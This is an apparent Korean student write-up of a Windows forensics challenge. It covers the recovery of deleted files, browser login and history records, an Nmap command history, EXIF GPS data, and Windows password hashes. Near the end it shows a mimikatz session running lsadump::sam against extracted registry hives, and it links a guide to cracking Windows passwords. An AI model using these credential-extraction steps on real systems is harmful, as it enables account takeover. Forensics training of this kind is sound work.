
SDelete 라는 보안 삭제 프로그램 발견

이걸로 뭔가 지운 게 아닐까? 그럼 이 프로그램의 기록을 살펴보면 되지 않을까?
...는 아니었고 그냥 Recycle.Bin을 살펴보니 삭제된 password list 발견
그리고 해당 파일의 메타데이터도 있었다.

\$IW9BJ2Z.txt
\$RW9BJ2Z.txt
desktop.ini

이걸 어떻게 분석할까... 싶어서 이론 글 참고했다.


Windows File Analyzer(WFA로 검색)를 사용하기 위해 SID 폴더 전체 추출



저기 나오는 시간 그대로 입력했는데 안 되길래
혹시 한국 시간으로 나온건가 싶어서
9시간 빼고 넣었더니 맞았다. 무야호 😄

5. Tor Browser 실행 수

Prefetch 파일 열어 봄



근데 이건 브라우저가 아니라 브라우저 인스톨러.
 이거 땀에 20분 동안 고민하다가 힌트 봤는데
 브라우저는 실행된 적 없다고 함; 진짜 화나네
 이런 식의 문제가 자주 나오는 것 같으니 기억하자.

6. 용의자 메일 주소

firefox와 마찬가지로 크롬도 로그인 파일이 있을 것 같아서 찾아보니
 login 이라는 db 파일이 있었다.

테이블(I): logins

	origin_url	action_url	username_eleme
필터	필터	필터	필터
1	http://127.0.0.1/		
2	https://mail.protonmail.com/		


근데 로그인 한 곳만 나오고 메일주소는 없음
 그래서 다시 History 파일 확인해보니

100	https://protonmail.com/	Secure email. Protonmail is free encrypted ...
107	https://mail.protonmail.com/login	Login ProtonMail
108	https://mail.protonmail.com/inbox	Inbox dreammaker82@protonmail.com ...
109	https://mail.protonmail.com/inbox/...	Inbox dreammaker82@protonmail.com ...
110	https://mail.protonmail.com/inbox/...	Inbox dreammaker82@protonmail.com ...

이렇게 나왔당.

7. 용의자가 포트 스캔한 도메인 전체 주소

AppData 디렉터리에 저장된 Powershell 폴더를 보면 Nmap을 실행한 커맨드라인 기록을 볼 수 있다.
 (Nmap이 cmd로 실행되었다는 사실을 알지 못하면 모르는 건가?)




8. "20210429_152043.jpg" 사진이 찍힌 나라?

사진 자체만으로도 이게 찍힌 곳을 알 수 있다고? 싶어서 계속 구글링 해 보았다.

보니까 EXIF 파일 같은 곳에 사진의 GPS 정보가 저장된다는 것 같은데... 잘 모르겠고

그냥 어딘가에 GPS 정보가 저장되는 건가 싶어서 picture gps metadata라고 검색했더니

뭔가 위치를 찾아줄 것만 같은 사이트가 나왔다... ㅋㅋ



돌려봤더니 진짜 나옴 충격적

▼ EXIF 파일에 대해

Exif란 디지털 카메라에서 표준처럼 사용되는 metadata 포맷

(jpeg, png 등은 압축 포맷)

JPEG - APP1, PNG - eXIf, WebP - EXIF 등이 메타데이터 파일

Exif에서 다루는 태그


- Date & Time : 사진을 찍은 날짜와 시간 + TimeZone
- Camera info: 카메라에 대한 기본 정보
- Camera Settings: 당시의 카메라 설정값
- Orientation: 이미지의 회전/반전 정보
- Geolocation : 이미지의 위치 정보(GPS)
- Thumbnail: 카메라 모니터나 파일 탐색기에서 보여질 썸네일
- Description: 이미지에 대한 설명
- Copyright: 아티스트 및 저작권

9. 20210429_151535.jpg 파일이 contact로 복사되기 전 원래 있던 폴더의 이름

파일에 대한 기록은 Usrclass.dat에서 볼 수 있다.

해당 파일은 Shellbag Explorer로 볼 수 있는데,

파일은 안 나오는 것 같음.



10. 다음은 윈도우 계정의 비밀번호의 해쉬값. 유저 비밀번호는?

Anon:1001:aad3b435b51404eeaad3b435b51404ee : 3DE1A36F6DDB8E036DFD75E8E20C4AF

Windows password가 저장되는 곳 > SOFTWARE>Windows NT > Winlogon 찾아봤는데 나오지 않음.

Windows password hash 검색 > SAM 레지스트리에 저장된다고 함

rla로 합쳐주고 Regripper로 rip 해준 후 노트패드로 열어보기


```

Username       : John Doe [1001]
SID            : S-1-5-21-3061953532-2461696977-1363062292-1001
Full Name     :
User Comment  :
Account Type  :
Account Created : Sun Apr 25 17:57:17 2021 Z
Security Questions:
  Question 1   : What was your first pet's name?
  Answer 1    : Roger
  Question 2   : What was your childhood nickname?
  Answer 2    : Roger
  Question 3   : What's the name of the first school you attended?
  Answer 3    : Roger
Name          :
Last Login Date : Fri Apr 30 01:00:16 2021 Z
Pwd Reset Date  : Sun Apr 25 17:57:17 2021 Z
Pwd Fail Date   : Fri Apr 30 00:59:08 2021 Z
Login Count    : 14
--> Password does not expire
--> Password not required
--> Normal user account

```

그래도 안 나옴... 그냥 힌트 봤다.

보니까 문제에 나온 해쉬가 LM이랑 NT 해시인데 NT 부분을 디코더에 돌리면 나오는 것 같다.



NT 해시도 저번부터 나오는데 뭔지 알아봐야겠음.


11. John Doe의 윈도우 비밀번호

모르겠어서 힌트를 보니 이 사이트를 참고하라고 한다.

How to hack a Windows password

In this article, we will find out where the user password is stored in Windows, how to extract data for cracking the Windows password, how to hack user password and what is Pass the hash attack.

✓ <https://miloserdov.org/?p=4129>



현재 켜져 있는 시스템(내 컴퓨터)의 계정 비밀번호를 알아내는 방법이 나온다.

필요는 없지만 그냥 따라해 봤는데 lsass의 덤프 파일이 보안 문제 때문인지 계속 삭제됨.

그 다음으로 mimikatz 라는 툴을 이용해 NTLM 해시를 추출하는 법을 알려준다.

(예전에 봤던 툴 같다. 자주 쓰인다고 함.)

```
mimikatz 2.2.0 x64 (oe.eo)
d-r---      2023-11-08   오후 11:04      바탕 화면
-a-----      2022-11-30   오후 6:18      112 .bash_history
-a-----      2022-11-30   오후 6:18      179 .gitconfig
-a-----      2022-11-30   오후 6:18      20 .lessht
-a-----      2022-07-02   오후 7:00      0 Argv
-a-----      2021-09-08   오후 3:20      259468 first_lab.pdf
-a-----      2023-03-17   오후 8:50      23 miktex-console.lock
-a-----      2022-07-02   오후 7:24      62464 review2.exe
-a-----      2023-11-22   오후 4:17      0 SystemBkup.hiv

PS C:\users\pro> cd '..\바탕 화면\'
PS C:\users\pro\바탕 화면> cd .\3-2\
PS C:\users\pro\바탕 화면\3-2> cd .\Africanfalls\
PS C:\users\pro\바탕 화면\3-2\Africanfalls> cd .\mimikatz_trunk\
PS C:\users\pro\바탕 화면\3-2\Africanfalls\mimikatz_trunk> cd .\x64\
PS C:\users\pro\바탕 화면\3-2\Africanfalls\mimikatz_trunk\x64> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # log hash.txt
Using 'hash.txt' for logfile : OK

mimikatz # lsadump::sam /sam:C:\Users\PRO\바탕 화면\3-2\Africanfalls
Domain : YGYCOMPUTER
SysKey : 9cf4b0e17f539cf80e251101034ac326
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)

mimikatz # lsadump::sam /sam:C:\Users\PRO\바탕 화면\3-2\Africanfalls\SAM
Domain : YGYCOMPUTER
SysKey : 9cf4b0e17f539cf80e251101034ac326
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)

mimikatz # lsadump::sam /system:C:\Users\PRO\바탕 화면\3-2\Africanfalls\SYSTEM /sam:C:\Users\PRO\바탕 화면\3-2\Africanfalls\SAM
ERROR kuhl_m_lsadump_sam ; CreateFile (SYSTEM hive) (0x00000002)

mimikatz #
```

🤔...